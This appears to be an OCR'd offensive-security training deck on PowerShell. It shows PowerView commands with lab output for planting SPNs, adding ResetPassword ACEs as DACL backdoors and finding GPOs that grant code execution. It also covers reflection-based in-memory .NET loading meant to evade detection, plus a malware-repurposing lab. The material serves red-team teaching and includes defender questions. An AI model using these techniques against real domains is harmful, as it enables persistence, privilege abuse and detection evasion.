
```
PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Set @{servicePrin
cipalName='fake/fake'} -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y))))
VERBOSE: [Set-DomainObject] Setting 'servicePrincipalName' to 'fake/fake' for
object 'harmj0y'
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samacc
ountname,servicePrincipalName

serviceprincipalname                    samaccountname
--------------------                    --------------
fake/fake                               harmj0y


PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Clear serviceprin
cipalname
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samacc
ountname,servicePrincipalName

samaccountname
--------------
harmj0y
```

Modifying DACLs

- If you have modification rights to an object's DACL (WriteDacl, GenericAll, GenericWrite, etc.) you can build DACL-based backdoors!
  - More information: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

```
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity dfm.a -PrincipalI
dentity harmj0y -Rights ResetPassword -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y))))
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
```


The SRM and Canonical ACE Order




DACLs and GPOs

- As mentioned before, we care about the ability to edit the GPO **gpcfilesyspath** property
  - These rights are cloned onto the GPO folder in SYSVOL
- So any principal with the following rights have the ability to edit a GPO, and perform code execution on systems it's applied to:
  - **GenericAll**
  - **GenericWrite**
  - **WriteOwner**
  - **WriteDacl**
  - Write to **GPC-File-Sys-Path** (GUID: f30e3bc1-9ff0-11d1-b603-0000f80367c1)

DACLs and GPOs



DACLs and GPOs



DACLs and GPOs

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl settings | Where-Obje
ct {$_.SecurityIdentifier -eq $(ConvertTo-SID harmj0y)}


ObjectDN                : CN={47543975-8606-4B80-A86C-FCA31369F434},CN=
                          Policies,CN=System,DC=testlab,DC=local
ObjectSID               :
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty,
                          WriteProperty, GenericExecute
BinaryLength            : 36
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 131127
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-1111
AceType                 : AccessAllowed
AceFlags                : ContainerInherit
IsInherited             : False
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
AuditFlags              : None
```

DACLs and GPOs

- If you want to do mass enumeration with PowerView:
  - **Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}**

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl -LDAPFilter '(objectCategory=gr
oupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$
') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|
WriteDacl|WriteOwner')}


ObjectDN              : CN={45172B9C-749A-479A-A9C7-4F85083CD517},CN=Policies,C
                        N=System,DC=testlab,DC=local
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty,
                        DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983295
SecurityIdentifier    : S-1-5-21-883232822-274137685-4173207997-1001
```

Lab: Active Directory ACLs

- Write a PowerView snippet that:
  - Enumerates the ACLs for all GPOs in the **covertius.local** domain
  - Returns “control relationship” entries
  - Only returns entries for non-built in principals

- Find any additional ACL “misconfigurations” in the various domains in the environment
  - Do these look like backdoors or accidental misconfigurations?

- The solution is in **.\Labs\Day 2\ACLs**

Day 3

Reflection and Win32 API Function Interoperability

Reflection

Reflection - Introduction

Enables the following:

1. Type introspection
2. Overriding member visibility - an extension to #1
3. Dynamic code invocation/generation - a.k.a. metaprogramming

Reflection - Type Introspection

Use cases:

1. You want to determine all .NET assemblies that reference System.Management.Automation.dll
2. You want to determine what classes and methods exist in an assembly
3. You are performing .NET malware analysis

Reflection - Overriding Member Visibility

Use cases:

1. Borrowing .NET code that isn't publicly accessible
   - e.g. P/Invoke definitions
2. Editing internal properties/fields

Reflection - Overriding Member Visibility

Some clarifying terminology:

- **Type** - Essentially, a class. A type can have sub-types aka “nested types”.
- **Field** - A named value within a class
- **Property** - A special type of method that gets/sets a field.
- **Constructor** - a special type of method that help instantiate/initialize a class.
- **Member** - A catchall for all .NET “types” - e.g. types, events, interfaces, properties, fields, methods, etc.

Reflection - Overriding Member Visibility

- With access to the reflection API, absolutely any method, property or field is accessible within a given type (i.e. class) in PowerShell.
- Look at the Get* methods within a System.Type instance.
  - `[Object] | Get-Member -MemberType Method -Name Get*`
- Many Get* methods will require specifying the visibility/member type via System.Reflection.BindingFlags
  - `[Reflection.BindingFlags] | Get-Member -Static -MemberType Property`
- For example, specifying an internal, static member:
  - `[Reflection.BindingFlags] 'NonPublic, Static'`

Reflection - Overriding Member Visibility - Demo

- Consider how you Base64 encode content - [Convert]::ToBase64String(byte[] inArray)
- How does .NET know to use the standard Base64 alphabet?
- What if, as an attacker, we wanted to alter the Base64 alphabet to subvert analysis?
- Maybe reflection can help us out…
- Solution: Labs\Day 3\Reflection\Base64Hijack.ps1

Reflection - Dynamic Code Generation/Invocation

Use cases:

1. .NET assembly in-memory loading/execution
2. Dynamic .NET malware analysis
3. .NET malware repurposing
4. Wanting to avoid dropping unnecessary compilation disk artifacts

Lab: Add-Type Artifacts


- Run the Add-Type invocation in **Labs\Day 3\Reflection\AddTypeArtifactLab.ps1** with procmon running.
- Identify command lines of any child processes.
- Identify any interesting files that are created.
- Bonus: Attempt to capture the files prior to being deleted.

Draw some conclusions:

- As a defender, what detections could be written. What mitigations?
- Is there any chance for false positives.

Add-Type Artifacts - Vulnerability


- You noticed that all the disk artifacts were written to a user-writeable directory, right?
- Race condition anyone?
- It's not just Add-Type that's vulnerable...



http://www.exploit-monday.com/2017/07/bypassing-device-guard-with-dotnet-methods.html

Add-Type Artifacts - Vulnerability Mitigation

- Fixed in the latest version of Windows Defender Application Control
  - “Dynamic Code Security” now a CI policy rule option



Matt Graeber
Security Researcher, SpecterOps
Jun 22 · 24 min read

Documenting and Attacking a Windows Defender Application Control Feature the Hard Way—A Case Study in Security Research Methodology

https://posts.specterops.io/documenting-and-attacking-a-windows-defender-application-control-feature-the-hard-way-a-case-73dd1e11be3a

Reflection - Type Retrieval

```
# Type retrieval standard method
[System.Diagnostics.ProcessStartInfo]

# Type retrieval reflection method
# Referencing a known public class from the same assembly.
# Note: the full class name must be specified
[System.Diagnostics.Process].Assembly.GetType('System.Diagnostics
.ProcessStartInfo')
```

Reflection - Object Instantiation

```
# Standard
$ProcStartInfo = New-Object -TypeName System.Diagnostics.ProcessStartInfo -ArgumentList
'cmd.exe'

# Reflection method #1
$ProcStartInfo = [Activator]::CreateInstance([System.Diagnostics.ProcessStartInfo], [Object[]]
@('cmd.exe'))

# Reflection method #2
$ProcessStartInfoStringConstructor =
[System.Diagnostics.ProcessStartInfo].GetConstructor([Type[]] @([String]))
$ProcStartInfo = $ProcessStartInfoStringConstructor.Invoke([Object[]] @('cmd.exe'))
```

Reflection - Method Invocation

```
# Converting an Int32 to a hex string. Standard method.
(1094795585).ToString('X8')

# Reflection method
$IntToConvert = 1094795585
$ToStringMethod = [Int32].GetMethod('ToString',
[Reflection.BindingFlags] 'Public, Instance', $null, [Type[]] @([String]),
$null)
$ToStringMethod.Invoke($IntToConvert, [Object[]] @('X8'))
```

Reflection - Offensive Use Case

Goal: We would like to load and execute a .NET assembly in memory.

Let's load a hello world program in memory and execute it.

```
Add-Type -TypeDefinition @'
using System;

public class MyClass {
        public static void Main(string[] args) {
    Console.WriteLine("Hello, world!");
        }
}
'@ -OutputAssembly HelloWorld.exe
```

Follow along with Labs\Day 3\Reflection\HelloWorldLoaders.ps1

Reflection - Offensive Use Case

Using System.Reflection.Assembly.Load to load the assembly in memory:

```
$AssemblyBytes = [IO.File]::ReadAllBytes("$PWD\HelloWorld.exe")
$HelloWorldAssembly = [System.Reflection.Assembly]::Load($AssemblyBytes)
# Invoking the public method using standard .NET syntax:
[MyClass]::Main(@())
# Using reflection to invoke the Main method:
$HelloWorldAssembly.EntryPoint.Invoke($null, [Object[]] @(@(,([String[]] @()))))
```

Quick lab: Write a function that converts a file to a Base64-encoded string and emits code to decode the string and call Assembly.Load.

One solution: Labs\Day 3\Reflection\AssemblyLoaderGenerator.ps1

Reflection - Offensive Use Case

Imagine a point in the future where calls to Assembly.Load are monitored/blocked. A realistic future, by the way. Pure reflection to the rescue!

Warning: This is an advanced concept with no generic solution for automatic reflection code generation!

Knowledge required: .NET internals and MSIL assembly

Additional requirements: Patience and curiosity

Reflection - Offensive Use Case

```
$Domain = [AppDomain]::CurrentDomain
$DynAssembly = New-Object System.Reflection.AssemblyName('HelloWorld')
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('HelloWorld.exe')
$TypeBuilder = $ModuleBuilder.DefineType('MyClass', [Reflection.TypeAttributes]::Public)
$MethodBuilder = $TypeBuilder.DefineMethod('Main', [Reflection.MethodAttributes] 'Public, Static', [Void], @([String[]]))
$Generator = $MethodBuilder.GetILGenerator()
$WriteLineMethod = [Console].GetMethod('WriteLine', [Type[]] @([String]))
# Recreate the MSIL from the disassembly listing.
$Generator.Emit([Reflection.Emit.OpCodes]::Ldstr, 'Hello, world!')
$Generator.Emit([Reflection.Emit.OpCodes]::Call, $WriteLineMethod)
$Generator.Emit([Reflection.Emit.OpCodes]::Ret)
$AssemblyBuilder.SetEntryPoint($MethodBuilder)
$TypeBuilder.CreateType()
[MyClass]::Main(@())
```

Reflection - Offensive Use Case

Conclusion:

At this point, it's worth mentioning that PowerShell doesn't have to be an end-all-be-all. As you've seen, PowerShell can just be a fantastic in-memory loader for a full-featured .NET implant! A minimal PowerShell loader is small enough to that it could be built to evade most/all PowerShell detections.

PowerShell could just be another implant loader option in the same way that something like msbuild.exe would be.

Reflection - Malware Repurposing Lab

- Figure out what BenignHelloWorldNothingToSeeHere.exe does.
  - It isn't actually malicious but don't believe us. Load it into dnSpy and figure out what it does. Is there any subversive behavior? Hint: yes.
- Write a script that executes the subversive/malicious method.
- Steps:
  - Optional: Load BenignHelloWorldNothingToSeeHere.exe in memory first.
  - You may need to get an instance to a non-public class. New-Object won't work in this case. Check out the System.Activator methods.
  - You may need to derive a password.
- Scenario: there's a lot of .NET malware out there. What's preventing an APT from using it in their campaigns???
- Solution: **Labs\Day 3\Reflection\MalwareRepurposing101.ps1**
  - DON'T CHEAT AND LOOK EARLY!!!

Win32 API Function Interoperability

Bringing the low level higher

Motivations

- You want to do the following:
  - Interact with unmanaged functions in PowerShell
  - You need to create:
    - Enums - Only natively supported in CDXML and PSv5 Classes
    - Structs
- Why?
  - Functionality doesn’t exist in PowerShell or .NET
  - PowerShell wrapper for 3rd party DLL
  - Interfacing with drivers
  - Interacting with malware
  - Writing malware

What is Platform Invoke (P/Invoke)?

- “Platform Invoke Services (P/Invoke) allows managed code to call unmanaged functions that are implemented in a DLL”[1]
- Marshalling
  - The process of converting one object type representation to another
  - Typical in converting types between unmanaged and managed types
- Example:
  - Marshalling provides a mechanism to automatically convert a System.String (managed) to an LPCSTR (unmanaged) and vice versa.

[1]https://msdn.microsoft.com/en-us/library/aa288468(v=vs.71).aspx

Background - Calling Win32 Functions

- P/Invoke and the DllImportAttribute are the primary means of interfacing with Win32 functions

```
[DllImport("kernel32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
internal static extern SafeFileHandle CreateFile
    (
        string fileName,
        [MarshalAs(UnmanagedType.U4)] FileAccess fileAccess,
        [MarshalAs(UnmanagedType.U4)] FileShare fileShare,
        IntPtr securityAttributes,
        [MarshalAs(UnmanagedType.U4)] FileMode creationDisposition,
        int flags,
        IntPtr template
    );
```

	Name	Description
	BestFitMapping	Enables or disables best-fit mapping behavior when converting Unicode characters to ANSI characters.
	CallingConvention	Indicates the calling convention of an entry point.
	CharSet	Indicates how to marshal string parameters to the method and controls name mangling.
	EntryPoint	Indicates the name or ordinal of the DLL entry point to be called.
	ExactSpelling	Controls whether the DllImportAttribute.CharSet field causes the common language runtime to search an unmanaged DLL for entry-point names other than the one specified.
	PreserveSig	Indicates whether unmanaged methods that have **HRESULT** or **retval** return values are directly translated or whether **HRESULT** or **retval** return values are automatically converted to exceptions.
	SetLastError	Indicates whether the callee calls the **SetLastError** Win32 API function before returning from the attributed method.
